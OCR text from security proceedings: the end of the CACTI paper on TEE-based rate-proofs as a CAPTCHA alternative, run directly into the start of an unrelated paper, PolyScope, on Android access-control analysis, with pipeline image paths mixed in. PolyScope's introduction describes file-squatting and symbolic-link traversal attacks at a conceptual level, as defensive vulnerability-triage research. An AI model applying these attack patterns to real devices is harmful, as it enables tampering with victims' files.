


Figure 10: Microbenchmarks of signature operations. ECDSA signatures were created and verified using the `mbed` TLS library [13] and EPID signatures with the Intel EPID SDK [5].



(a) dchest/captcha image-based CAPTCHA [17].



(b) produck/svg-captcha image-based CAPTCHAs [21].

Figure 11: CAPTCHAs generated using open-source libraries.

Table 3 shows the time to generate different types of CAPTCHAs using the above libraries with typical configuration parameters (e.g., eight characters for text CAPTCHAs). Since CAPTCHA verification with these libraries is a simple string comparison, we assume this is negligible. CACTI's server-side processing is due almost entirely to the EPID signature verification operation. We expect that this time could be improved by using more optimized implementations of this cryptographic operation. Additionally, CACTI uses significantly less communication bandwidth than other approaches, which also reduces the server load (which is not captured in this measurement). Most importantly, the biggest gain of CACTI is on the user side; saving more than ~10 seconds per CAPTCHA for users.

Table 1: End-to-End Latency of CACTI for different numbers of timestamps and lists. The *Browser* column represents the latency of the browser extension marshalling data to and from the host application. The other columns are as described above.

	ECDSA-Sign	Browser	Pre-Enclave	In-Enclave	Post-Enclave	EPID-Verify	Total
10,000 timestamps in 1 list	6.3 ms	15.2 ms	7.7 ms	181.7 ms	1.0 ms	27.3 ms	239.2 ms
4,096 lists with 1 timestamp each	6.3 ms	15.2 ms	1.8 ms	157.4 ms	2.0 ms	27.3 ms	210.0 ms

Table 2: Additional data received and sent by the client for image-based and behavior-based reCAPTCHA, compared with CACTI.

	Received	Sent	Total
Image-based	140.05 kB	28.97 kB	169.02 kB
Behavior-based	54.38 kB	26.12 kB	80.50 kB
CACTI	0.82 kB	1.10 kB	1.92 kB

Table 3: Server-side processing time for generating a CAPTCHA and verifying the response.

Library	Type	Time
dchest/captcha	Audio	13.3 ms
	Image-based text	1.7 ms
produck/svg-captcha	Image-based text	2.2 ms
	Image-based math	1.4 ms
CACTI	Rate-proof	33.6 ms

6.5 Deployability Analysis

We analyze deployability of CACTI by considering changes required from both the server's and client's perspectives:

Server's perspective. The server will have to make the following changes: (1) create and maintain a new public/private key pair and obtain a certificate for the public key, (2) add an additional `div` to pages for which they wish to enable CACTI, (3) create and sign requests using the private key, and (4) add an HTTP endpoint to receive and verify EPID signatures. The server-side deployment could be further simplified by providing the request generation and signature operations as an integrated library.

Client's perspective. The client will have to make the following changes: (1) download and install the CACTI native software, and (2) download and install the browser extension. Although CACTI requires the client to have a suitable TEE, this is a realistic assumption given the large and increasing deployed base of devices with e.g., ARM TrustZone or Intel SGX TEEs.

7 Discussion

7.1 *PA* Considerations

As discussed in Section 4.3, CACTI's use of a provisioning authority (*PA*) provides the basis for client privacy. CACTI does not prescribe the *PA*'s policies. For example, the *PA* has the choice of running the provisioning protocol (Figure 2) as a one-off operation (e.g., when installing CACTI) or on a regular basis, depending on its risk appetite. If there are attacks or exploits threatening the Intel SGX ecosystem (and consequently the security of group private keys), the *PA* can revoke all group member keys. This would force all enclaves in the group to re-register with the *PA*. A similar scenario applies if key-rotation is implemented on the *PA*, e.g., the master secret held by the *PA* is rotated periodically. This forces all enclaves to regularly contact the *PA* to obtain new group member keys. Frequent key-rotation introduces a heavier burden on the clients (although this can be automated), but provides better security.

7.2 EPID

Even though CACTI uses EPID group signatures to protect client privacy, CACTI is agnostic to the choice of the underlying signature scheme as long as it provides signer unlinkability and anonymity. We also considered other schemes, such as Direct Anonymous Attestation (DAA) [28], as used in the Trusted Platform Module (TPM). However, DAA is susceptible to various attacks [29, 45, 56] and, due to its design targeting low-end devices, suffers from performance problems. In contrast, EPID is used in current Intel SGX remote attestation and is thus a good fit for enclaves. Moreover, as mentioned in the previous section, the *PA* must revoke group member keys in the event of a compromise. EPID offers privacy-preserving *signature-based revocation*, wherein the issuer can revoke any key using only a signature generated by that key. Signature verifiers use signature revocation lists published by issuers to check whether the group member keys are revoked. Using this mechanism, CACTI provides *PA*s with revocation capabilities without allowing them to link keys to individual users. *PA*s can define their own revocation policies to maximize their reputation and trustworthiness.

7.3 Optimizations

7.3.1 Database Optimizations

As with most modern database management systems, SQLite supports creating indexes in database tables to reduce query times. Also, as discussed in Section 6, placing all timestamps for all servers in one table and conducting `JOIN` operations incurs performance overhead. An alternative is to use a separate table per list. However, we presented CACTI evaluation results without creating any indexes or separate timestamp tables in order to show the worst-case performance. Performance optimizations, such as changing the database layout, can be easily made by third parties, since they do not affect the security of CACTI.

7.3.2 System-level Optimizations

As a system-level optimization, CACTI can perform some processing steps in the background while waiting for the user to confirm the action. For example, while the browser extension is displaying the notification and waiting for user approval, the request can already be sent to the enclave to begin processing (e.g., loading and verifying the hash chain of timestamps and the MHT). The enclave creates the signed rate-proof but does not release it or update the hash chain until the user approves the action. This optimization reduces user-perceived latency to that of client-side post-enclave and server-side EPID verification processes, which is less than 14% of the end-to-end latency reported in Section 6.2.4.

7.3.3 Optimizing Pruning

Although it is possible to create another `ECALL` for pruning, this might incur additional enclave entry/exit overhead (see Section 4.2). Instead, pruning can be implemented within the `get_rate` `ECALL`. Since `get_rate` already updates the hash chain and MHT, the pruning can be performed at the same time, thus eliminating the need for an additional `ECALL` and hash chain and MHT update.

7.4 Deploying CACTI

7.4.1 Integration with CDNs and 3^{rd} Party Providers

Although CACTI aims to reduce developer effort by choosing well-known primitives (e.g., SQLite and EPID), we do not expect all server operators to be experienced in implementing CACTI components. The server-side components of CACTI can be provided by Content Delivery Networks (CDNs) or other independent providers.

CDNs are widely used to reduce latency by serving web content to clients on behalf of the server operator. CDNs have already recognized the opportunity to provide abuse prevention services to their customers. For example, Cloudflare offers CAPTCHAs as a free rate-limiting service [4] to its customers [14]. CACTI could easily be adapted for use by CDNs, which would bring usability benefits across all websites served by the CDN.

In addition, independent CACTI providers could offer rate-proof services that are easy to integrate into websites – similar to how CAPTCHAs are currently offered by re-CAPTCHA [18] or hCAPTCHA [7]. These services would implement the endpoints described in Section 5.4 and could be integrated into websites with minimal effort.

7.4.2 Website Operator Incentives

There are several incentives for website operators to support CACTI. Firstly, in terms of usability, CACTI can drastically improve user experience by allowing legitimate users to avoid having to solve CAPTCHAs. Secondly, in terms of privacy, some concerns have been raised about existing CAPTCHA services [14]. By design, CACTI rate-proofs cannot be linked to specific users or to other rate-proofs created by the same user. Thirdly, in terms of bandwidth usage, CACTI requires an order of magnitude less data transfer than other CAPTCHA systems.

User demand for privacy-preserving solutions that reduce the amount of time spent solving CAPTCHAs has led Cloudflare to offer *Privacy Pass* [35], a system designed to reduce the number of CAPTCHAs presented to legitimate users, especially while using VPNs or anonymity networks [23].

7.4.3 *PA* Operator Incentives

In CACTI, *PA*s are only involved when provisioning credentials to CACTI enclaves (i.e., not when the client produces a rate-proof). This is a relatively lightweight workload from a computational perspective. *PA*s could be run by various different organizations with different incentives, for example:

1. TEE hardware vendors wanting to increase the desirability of their hardware;
2. Online identity providers (e.g., Google, Facebook, Microsoft) who already provide federated login services;
3. For-profit businesses that charge fees and provide e.g., a higher level of assurance;
4. Non-profit organizations, similarly to the Let's Encrypt Certificate Authority service.

CACTI users can, and are encouraged to, register with multiple *PA*s and randomly select which private key to use for generating each rate-proof. This allows new *PA*s to join the CACTI ecosystem and ensures that clients have maximum choice of *PA* without the risk of vendor lock-in.

7.4.4 Client-side components

On the client-side, CACTI could be integrated into web browsers, and would thus work "out of the box" on platforms with a suitable TEE.

8 Related Work

CACTI is situated in the intersection of multiple fields of research, including DoS (or Distributed DoS (DDoS)) protection, human presence, and CAPTCHA improvements and alternatives. In this section, we discuss related work in each of these fields and their relevance to CACTI.

Network layer defenses. The main purpose of network layer DoS/DDoS protection mechanisms is to detect malicious network flows targeting the availability of the system. This is done by using filtering [47] or rate-limiting [32] (or a combination thereof) according to certain characteristics of a flow. We refer the reader to [52] for an in-depth survey of network-level defenses. Moreover, additional countermeasures can be employed depending on the properties of the system under attack (e.g., sensor-based networks [51], peer-to-peer networks [53] and virtual ad-hoc networks [44]).

Application layer defenses. Application layer measures for DoS/DDoS protection focus on separating human-originated traffic from bot-originated traffic. To this end, problems that are hard to solve by computers and (somewhat) easy to solve by humans comprise the basis of application layer solutions. As explained in Section 1, CAPTCHAs [58] are used extensively. Although developing more efficient CAPTCHAs is an active area of research [34, 41, 57, 59], research aiming to subvert CAPTCHAs is also prevalent [39, 40, 49, 61]. In addition to such automated attacks, CAPTCHAs suffer from inconsistency when solved by humans (e.g., perfect agreement when solved by three humans are 71% and 31% for image and audio CAPTCHAs, respectively [31]). [50] suggest that although CAPTCHAs succeed at telling humans and computers apart, by using CAPTCHA-solving services (operated by humans), with an acceptable cost, CAPTCHAs can be defeated. Moreover, apart from questions regarding their efficacy, one other concern about CAPTCHAs is their usability. Studies such as [31, 38] show that CAPTCHAs are not only difficult but also time-consuming for humans, with completion time of ≈10 seconds on average. While behavioral CAPTCHAs are available, they suffer from privacy issues. A prevalent example, reCAPTCHA [18], works by analyzing user behavioral data (which requires sharing this data with the CAPTCHA provider) and claims to work more efficiently if used on multiple pages. In contrast, CACTI can provide at least the equivalent of abuse-prevention as CAPTCHAs, whilst minimizing the burden on users and offering strong privacy guarantees.

Human presence detection. Human presence refers to determining whether specific actions were performed by a human. VButton [46] proposes a system design based on ARM's TrustZone [25]. Secure detection of human presence is achieved by setting the display and the touch input peripherals as secure peripherals which can only be controlled by the TEE while VButton UI is displayed. With a secure I/O mechanism in place, user actions can be authenticated to originate from VButton UI by a remote server using software attestation. Similarly, Not-a-Bot [42] designs a system based on TPMs by tagging each network request with an attestation assuring that the request has been performed not long after a keyboard or mouse input by the user. Unfortunately, Intel SGX does not support secure I/O and it is not currently possible to implement similar systems on devices with only Intel SGX support. SGXIO [60] proposes an architecture for creating secure paths to I/O devices from enclaves using a trusted stack which contains a hypervisor, I/O drivers and an enclave for trusted boot. In addition, an untrusted VM hosts secure applications. The communication between secure applications and drivers are encrypted using keys generated at the end of the local attestation process. Unfortunately, the implementation of this system is not yet available. Fidelius [37] protects user secrets from a compromised browser or OS by protecting the path from the input and output peripherals to the hardware enclave. Similar to SGXIO, this is a promising step towards general-purpose trusted UI. If trusted UI capabilities do become widely available on TEEs, these can complement our CACTI design (e.g., providing stronger assurance of human presence).

Privacy Pass. Privacy Pass [35] implements a browser extension to reduce the burden of CAPTCHAs for legitimate users when visiting websites served by Cloudflare. When a user solves a CAPTCHA, Cloudflare sends the user multiple anonymous cryptographic tokens, which the user can later "spend" to access Cloudflare-operated services without encountering additional CAPTCHAs Although Privacy Pass significantly benefits benign users, it could still be exploited by CAPTCHA farms. Additionally, Privacy Pass' is currently limited to Cloudflare users.

9 Conclusion & Future Work

CACTI is a novel approach for leveraging client-side TEEs to help legitimate clients avoid solving CAPTCHAs on the Web. The unforgeable yet privacy-preserving rate-proofs generated by the TEE provide strong assurance that the client is not behaving abusively. Our proof-of-concept implementation demonstrates that rate-proofs can be generated in less than 0.25 seconds on commodity hardware, and that CACTI reduces data transfer by more than 98% compared to existing CAPTCHA schemes. As for future work, we plan to employ optimization techniques discussed in Section 7, implement and evaluate CACTI on ARM TrustZone using OpenEnclave, and explore new types of web security applications that are enabled using client-side TEEs.

Acknowledgements

We thank the anonymous reviewers for their valuable comments on prior versions of this paper. The first author was

supported in part by The Nakajima Foundation. The work of UCI was supported in part by: NSF Award #:1840197, NSF Award # 1956393, NCAE-C CCR 2020 Award #: H98230-20-1-0345, as well as UCI VCR and School of ICS Seed Funding Awards. The third author was supported by a US-UK Fulbright Cyber Security Scholar Award.

References

[1] AntiCAPTCHA. https://anti-captcha.com/mainpage, [Online] Accessed: 2020-05-22.

[2] Chrome Native Messaging Protocol. https://developer.chrome.com/extensions/nativeMessaging#native-messaging-host-protocol, [Online] Accessed: 2020-02-09.

[3] Chrome Notifications. https://developer.chrome.com/apps/notifications, [Online] Accessed: 2020-02-14.

[4] Cloudflare Rate Limiting. https://www.cloudflare.com/rate-limiting/, [Online] Accessed: 2020-05-19.

[5] EPID SDK. https://github.com/Intel-EPID-SDK/epid-sdk, [Online] Accessed: 2020-02-14.

[6] Google Chrome. https://www.google.com/chrome/, [Online] Accessed: 2020-02-11.

[7] hCaptcha. https://www.hcaptcha.com/, [Online] Accessed: 2020-05-21.

[8] Intel Dynamic Application Loader Developer Guide: Monotonic Counters. https://software.intel.com/en-us/dal-developer-guide-features-monotonic-counters, [Online] Accessed: 2020-02-05.

[9] Intel Integrated Performance Primitives Cryptography. https://github.com/intel/ipp-crypto, [Online] Accessed: 2020-05-28.

[10] Intel NUC Kit NUC7PJYH. https://ark.intel.com/content/www/us/en/ark/products/126137/intel-nuc-kit-nuc7pjyh.html, [Online] Accessed: 2020-02-11.

[11] Intel Pentium Processor G4400. https://ark.intel.com/content/www/us/en/ark/products/88179/intel-pentium-processor-g4400-3m-cache-3-30-ghz.html, [Online] Accessed: 2020-05-19.

[12] JSMN JSON Parser. https://github.com/zserge/jsmn, [Online] Accessed: 2020-02-13.

[13] Mbed TLS. https://github.com/ARMmbed/mbedtls, [Online] Accessed: 2020-02-14.

[14] Moving from reCAPTCHA to hCaptcha. https://blog.cloudflare.com/moving-from-recaptcha-to-hcaptcha/, [Online] Accessed: 2020-05-19.

[15] Native Messaging. https://developer.chrome.com/extensions/nativeMessaging, [Online] Accessed: 2020-02-13.

[16] Open Enclave SDK. https://openenclave.io/sdk/, [Online] Accessed: 2020-02-14.

[17] Package captcha. https://github.com/dchest/captcha, [Online] Accessed: 2020-05-21.

[18] reCAPTCHA. https://www.google.com/recaptcha/intro/v3.html, [Online] Accessed: 2020-02-05.

[19] reCAPTCHA v2. https://developers.google.com/recaptcha/docs/display, [Online] Accessed: 2020-02-13.

[20] runtime.Port. https://developer.chrome.com/extensions/runtime#type-Port, [Online] Accessed: 2020-02-12.

[21] svg captcha. https://github.com/produck/svg-captcha, [Online] Accessed: 2020-05-21.

[22] Top 10 Captcha Solving Services Compared. https://prowebscraper.com/blog/top-10-captcha-solving-services-compared/, [Online] Accessed: 2020-05-22.

[23] Using Privacy Pass with Cloudflare. https://support.cloudflare.com/hc/en-us/articles/115001992652-Using-Privacy-Pass-with-Cloudflare, [Online] Accessed: 2020-06-01.

[24] I. Anati, S. Gueron, S. Johnson, and V. Scarlata. Innovative technology for CPU based attestation and sealing. In *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy*, volume 13, page 7. ACM New York, NY, USA, 2013.

[25] ARM Holdings. ARM Security Technology, Building a Secure System using TrustZone Technology, 2009.

[26] G. Ateniese, J. Camenisch, M. Joye, and G. Tsudik. A Practical and Provably Secure Coalition-Resistant Group Signature Scheme. In M. Bellare, editor, *Advances in Cryptology — CRYPTO 2000*, pages 255–270, Berlin, Heidelberg, 2000. Springer Berlin Heidelberg.

[27] M. H. Au, W. Susilo, and Y. Mu. Constant-size dynamic k-TAA. In *International conference on security and cryptography for networks*, pages 111–125. Springer, 2006.

[28] E. Brickell, J. Camenisch, and L. Chen. Direct anonymous attestation. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 132–145, 2004.

[29] E. Brickell, L. Chen, and J. Li. A static diffie-hellman attack on several direct anonymous attestation schemes. In *International Conference on Trusted Systems*, pages 95–111. Springer, 2012.

[30] E. Brickell and J. Li. Enhanced Privacy ID: A Direct Anonymous Attestation Scheme with Enhanced Revocation Capabilities. In *Proceedings of the 2007 ACM Workshop on Privacy in Electronic Society*, WPES '07, page 21–30, New York, NY, USA, 2007. Association for Computing Machinery.

[31] E. Bursztein, S. Bethard, C. Fabry, J. C. Mitchell, and D. Jurafsky. How good are humans at solving CAPTCHAs? A large scale evaluation. In *2010 IEEE symposium on security and privacy*, pages 399–413. IEEE, 2010.

[32] C.-M. Cheng, H. Kung, and K.-S. Tan. Use of spectral analysis in defense against DoS attacks. In *Global Telecommunications Conference, 2002. GLOBECOM'02. IEEE*, volume 3, pages 2143–2148. IEEE, 2002.

[33] J. Danisevskis. Android Protected Confirmation: Taking transaction security to the next level. https://developer.android.com/training/articles/security-android-protected-confirmation, [Online] Accessed: 2020-02-05.

[34] R. Datta, J. Li, and J. Z. Wang. IMAGINATION: a robust image-based CAPTCHA generation system. In *Proceedings of the 13th annual ACM international conference on Multimedia*, pages 331–334, 2005.

[35] A. Davidson, I. Goldberg, N. Sullivan, G. Tankersley, and F. Valsorda. Privacy pass: Bypassing internet challenges anonymously. *Proceedings on Privacy Enhancing Technologies*, 2018(3):164–180, 2018.

[36] X. Ding and G. Tsudik. Initializing trust in smart devices via presence attestation. *Computer Communications*, 131:35 – 38, 2018.

[37] S. Eskandarian, J. Cogan, S. Birnbaum, P. C. W. Brandon, D. Franke, F. Fraser, G. Garcia, E. Gong, H. T. Nguyen, T. K. Sethi, V. Subbiah, M. Backes, G. Pellegrino, and D. Boneh. Fidelius: Protecting user secrets from compromised browsers. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 264–280, 2019.

[38] C. A. Fidas, A. G. Voyiatzis, and N. M. Avouris. On the necessity of user-friendly CAPTCHA. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2623–2626, 2011.

[39] H. Gao, W. Wang, and Y. Fan. Divide and conquer: an efficient attack on Yahoo! CAPTCHA. In *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, pages 9–16. IEEE, 2012.

[40] P. Golle. Machine learning attacks against the Asirra CAPTCHA. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 535–542, 2008.

[41] R. Gossweiler, M. Kamvar, and S. Baluja. What's up CAPTCHA? A CAPTCHA based on image orientation. In *Proceedings of the 18th international conference on World wide web*, pages 841–850, 2009.

[42] R. Gummadi, H. Balakrishnan, P. Maniatis, and S. Ratnasamy. Not-a-Bot: Improving Service Availability in the Face of Botnet Attacks. In *NSDI*, volume 9, pages 307–320, 2009.

[43] M. Hoekstra, R. Lal, P. Pappachan, V. Phegade, and J. Del Cuvillo. Using innovative instructions to create trustworthy software solutions. *HASP@ ISCA*, 11(10.1145):2487726–2488370, 2013.

[44] C. A. Kerrache, N. Lagraa, C. T. Calafate, and A. Lakas. TFDD: A trust-based framework for reliable data delivery and DoS defense in VANETs. *Vehicular Communications*, 9:254–267, 2017.

[45] A. Leung, L. Chen, and C. J. Mitchell. On a possible privacy flaw in direct anonymous attestation (DAA). In *International Conference on Trusted Computing*, pages 179–190. Springer, 2008.

[46] W. Li, S. Luo, Z. Sun, Y. Xia, L. Lu, H. Chen, B. Zang, and H. Guan. Vbutton: Practical attestation of user-driven operations in mobile apps. In *Proceedings of the 16th Annual International Conference on Mobile Systems, Applications, and Services*, pages 28–40, 2018.

[47] X. Liu, X. Yang, and Y. Lu. To filter or to authorize: Network-layer DoS defense against multimillion-node botnets. In *Proceedings of the ACM SIGCOMM 2008 conference on Data communication*, pages 195–206, 2008.

[48] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar. Innovative instructions and software model for isolated execution. *Hasp@ isca*, 10(1), 2013.

[49] G. Mori and J. Malik. Recognizing objects in adversarial clutter: Breaking a visual CAPTCHA. In *2003 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 2003. Proceedings.*, volume 1, pages I–I. IEEE, 2003.

[50] M. Motoyama, K. Levchenko, C. Kanich, D. McCoy, G. M. Voelker, and S. Savage. Re: CAPTCHAs-Understanding CAPTCHA-Solving Services in an Economic Context. In *USENIX Security Symposium*, volume 10, page 3, 2010.

[51] X. Ouyang, B. Tian, Q. Li, J.-y. Zhang, Z.-M. Hu, and Y. Xin. A novel framework of defense system against DoS attacks in wireless sensor networks. In *2011 7th International Conference on Wireless Communications, Networking and Mobile Computing*, pages 1–5. IEEE, 2011.

[52] T. Peng, C. Leckie, and K. Ramamohanarao. Survey of network-based defense mechanisms countering the DoS and DDoS problems. *ACM Computing Surveys (CSUR)*, 39(1):3–es, 2007.

[53] P. Perlegos. *DoS defense in structured peer-to-peer networks*. Computer Science Division, University of California, 2004.

[54] C. Priebe, K. Vaswani, and M. Costa. EnclaveDB: A secure database using SGX. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 264–278. IEEE, 2018.

[55] J. Protzenko, B. Parno, A. Fromherz, C. Hawblitzel, M. Polubelova, K. Bhargavan, B. Beurdouche, J. Choi, A. Delignat-Lavaud, C. Fournet, N. Kulatova, T. Ramananandro, A. Rastogi, N. Swamy, C. Wintersteiger, and S. Zanella-Beguelin. EverCrypt: A Fast, Verified, Cross-Platform Cryptographic Provider. Cryptology ePrint Archive, Report 2019/757, 2019.

[56] C. Rudolph. Covert identity information in direct anonymous attestation (DAA). In *IFIP International Information Security Conference*, pages 443–448. Springer, 2007.

[57] M. Sanghavi and S. Doshi. Progressive captcha, Apr. 30 2009. US Patent App. 11/929,716.

[58] L. von Ahn, M. Blum, N. J. Hopper, and J. Langford. CAPTCHA: Using Hard AI Problems for Security. In E. Biham, editor, *Advances in Cryptology — EUROCRYPT 2003*, pages 294–311, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.

[59] J. Z. Wang, R. Datta, and J. Li. Image-based CAPTCHA generation system, Apr. 19 2011. US Patent 7,929,805.

[60] S. Weiser and M. Werner. SGXIO: Generic trusted I/O path for Intel SGX. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pages 261–268, 2017.

[61] J. Yan and A. S. El Ahmad. A Low-cost Attack on a Microsoft CAPTCHA. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 543–554, 2008.

[62] Z. Zhang, X. Ding, G. Tsudik, J. Cui, and Z. Li. Presence Attestation: The Missing Link in Dynamic Trust Bootstrapping. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 89–102, New York, NY, USA, 2017. Association for Computing Machinery.

PolyScope: Multi-Policy Access Control Analysis to Compute Authorized Attack Operations in Android Systems

Yu-Tsung Lee[1], William Enck[2], Haining Chen[3], Hayawardh Vijayakumar[4],
Ninghui Li[5], Zhiyun Qian[6], Daimeng Wang[6], Giuseppe Petracca[7]*and Trent Jaeger[1]
[1]*Penn State University,* [2]*North Carolina State University,* [3]*Google,* 4 *Samsung Research*
[5] *Purdue University,* [6]*UC Riverside,* [7] *Lyft*
[1]*{yxl74,trj1}@psu.edu,* [2]*whenck@ncsu.edu,* [3]*hainingc@google.com,* [4]*h.vijayakuma@samsung.com,*
[5]*ninghui@cs.purdue.edu,* [6]*{zhiyunq, dwang030}@cs.ucr.edu,* [7]*petracca.giuseppe@gmail.com*

Abstract

Android's filesystem access control provides a foundation for system integrity. It combines mandatory (e.g., SEAndroid) and discretionary (e.g., Unix permissions) access control, protecting both the Android platform from Android/OEM services and Android/OEM services from third-party applications. However, OEMs often introduce vulnerabilities when they add market-differentiating features and fail to correctly reconfigure this complex combination of policies. In this paper, we propose the PolyScope tool to triage Android systems for vulnerabilities using their filesystem access control policies by: (1) identifying the resources that subjects are authorized to use that may be modified by their adversaries, both with and without policy manipulations, and (2) determining the attack operations on those resources that are actually available to adversaries to reveal the specific cases that need vulnerability testing. A key insight is that adversaries may exploit discretionary elements in Android access control to expand the permissions available to themselves and/or victims to launch attack operations, which we call *permission expansion*. We apply PolyScope to five Google and five OEM Android releases and find that permission expansion increases the privilege available to launch attacks, sometimes by more than 10x, but a significant fraction (about 15-20%) cannot be converted into attack operations due to other system configurations. Based on this analysis, we describe two previously unknown vulnerabilities and show how PolyScope helps OEMs triage the complex combination of access control policies down to attack operations worthy of testing.

1 Introduction

Android has become the most dominant mobile OS platform worldwide, deployed by a large number of vendors across a wide variety of form factors, including phones, tablets, and wearables [43]. With Android's increased integration into people's daily lives, Android needs to provide sufficient and appropriate assurances of platform integrity. Additionally, vendors must be able to extend the Android platform to support their custom functionality and yet maintain such assurances to their customers. Android's implementation of filesystem access control is one of the most important defenses for providing such assurances.

Despite aggressively adopting advanced mandatory access control (MAC) methods (e.g., SEAndroid [42]) in combination with traditional discretionary access control (DAC) for filesystem access control, Android continues to report filesystem vulnerabilities. One recent case reported by Checkpoint [30] shows how an untrusted application can abuse write permission to Android's external storage to maliciously replace a victim application's library files before it installs them, which is an example of a *file squatting attack*. Additionally, a report from IOActive [27] shows how a vulnerability in the DownloadProvider allowed untrusted applications to read/write unauthorized files by providing a maliciously crafted URI that causes DownloadProvider to access an untrusted symbolic link that redirects the victim to the targeted files, which is an example of a *link traversal attack*. This vulnerability could have a serious negative impact, as some over-the-air update files, including for some privileged applications, are downloaded by the DownloadProvider.

Researchers have proposed automated policy analysis to detect misconfigurations that may expose vulnerabilities in complex access control policies [24, 40], but application of these methods to Android does not address: (1) how those policies may be altered by adversaries and (2) how to detect which operations adversaries may actually be able to use in attacks on those misconfigurations. The emergence of Android with its rich permission system and its subsequent adoption of the SEAndroid mandatory access control motivated the development of policy analysis methods for Android systems [14, 53, 54, 1]. However, each of these initial approaches only consider a single type of access control policy (e.g., either SEAndroid or Android permissions). Recent work has computed the information flows of combined MAC and DAC policies [10], as well as including Linux capabilities [22].

*Giuseppe Petracca's work on this paper was performed when he was a graduate student at Penn State.

However, these techniques miss some attacks (including the Checkpoint [30] and IOActive [27] attacks), because they lack the ability to capture how adversaries may broaden their privilege by manipulating the inherent flexibility in the Unix and Android permission systems. These techniques may also identify many spurious threats, because they do not determine if adversaries can really launch attacks for the threats found.

In this paper, we develop a novel method called PolyScope to triage Android systems for vulnerability testing using their filesystem access control policies by: (1) identifying the resources applications are authorized to use that are also modifiable by their adversaries, both with and without policy manipulations, and (2) determining the attack operations on those resources that are available to adversaries in order to identify the specific cases that need testing for vulnerabilities. Similar to prior work [24, 40, 25, 11], our method begins by identifying filesystem resources at risk by computing the integrity violations authorized by the policy. An *integrity violation* occurs when an access control policy authorizes a lower-integrity subject (adversary) to modify a resource used by a higher-integrity subject (victim). However, an integrity violation alone does not imply a vulnerability because: (1) victims may not actually use the impacted resource and/or (2) adversaries may not be able to exploit the victim's use of the resource. Predicting which resources a program may use in advance is a difficult challenge, so instead PolyScope computes whether and how an adversary could attempt to exploit a victim's use. For each integrity violation, PolyScope computes the ways that adversaries may launch attacks, which we call *attack operations*.

A key insight of our work is that adversaries may exploit discretionary elements in Android access control to expand the permissions available to themselves and/or victims to launch attack operations, which we call *permission expansion*. DAC protection systems allow resource owners to grant permissions to their resources arbitrarily, making prediction of whether an unsafe permission may be granted intractable in general [21]. Adversaries can leverage such flexibility to grant victims permissions to lure them to resources to which adversaries can launch attack operations. In addition, Android systems often convert Android permissions that adversaries may obtain into DAC permissions, leading to further risks. While SEAndroid MAC policies bound such permissions, these MAC policies are sufficiently coarse that changes in DAC permissions may reveal many new attack operations within the MAC restrictions.

Our evaluation demonstrates that PolyScope has several benefits over prior analysis approaches and is practical to use. First, in a study of nine freshly installed Android releases,[1] five Google Android versions and four OEM Android versions, we find that permission expansion increases the number of integrity violations significantly, from 122% to 1550% across versions. However, between 14% and 21% of those integrity violations cannot be transformed into attack operations by the filesystem and/or program configurations. We also examine two Android releases spanning the introduction of the Android scoped storage defense [19], which controls use of shared external storage more tightly, showing how changes in enforcement mechanisms affect PolyScope. Second, PolyScope finds that OEM releases have a significantly greater number of attack operations than the Google releases. Using these attack operations uncovered by PolyScope, we find two new vulnerabilities in three OEM releases through manual analysis. One of these new vulnerabilities requires permission expansion to exploit, demonstrating the power of PolyScope. Finally, we implement an analysis method in PolyScope that enables parallel computation of integrity violations, resulting in significant performance improvements for the studied systems, ranging from 75% to 81% improvement across releases. This suggests that OEMs may benefit from applying PolyScope incrementally to identify attack operations as they extend their systems with new value-added features.

PolyScope is targeted for use by Android system vendors, including many OEMs, who often extend base Android systems with a variety of vendor-specific services and applications to customize their products with value-added functionality. To demonstrate its utility, we provide two case studies that show how policy misconfiguration caused by vendor-added functionality results in previously unknown vulnerabilities. These case studies show how vendors can compute attack operations that third-party applications may launch against their functionality and identify cases requiring vulnerability testing. Using PolyScope, vendors can further identify how their vendor-specific services and applications may be abused to compromise the system's trusted computing base.

This paper makes the following contributions:

- *We propose the PolyScope analysis tool for Android filesystem access control.* PolyScope composes Android's access control policies and relevant system configurations to compute the attack operations available to adversaries, accounting for permission expansion.
- *We use PolyScope to triage three Google and five OEM Android releases.* We find a significantly greater number of attack operations for OEM's Android releases, indicating that OEMs may greatly benefit from PolyScope as they customize their Android-based products.
- *We identify two new vulnerabilities in OEM Android releases.* Using PolyScope results, we identify vulnerabilities in: (1) the Thememanager used by Xiaomi and Huawei and (2) Samsung's Resestreason logging.

The remainder of this paper is as follows. Section 2 motivates the need for more effective access control analysis. Section 3 overviews of the PolyScope's approach. Section 4

[1] We examine a tenth system in some experiments, which has a significantly greater number of pre-installed apps.




Figure 1: **DownloadProvider Vulnerability**: (1) Adversary provides pathname to victim (as URI) to (2) lure the victim to an adversary-created symbolic link (a) that (3) the victim resolves to the target file enabling the adversary to modify the file indirectly through the victim (b).

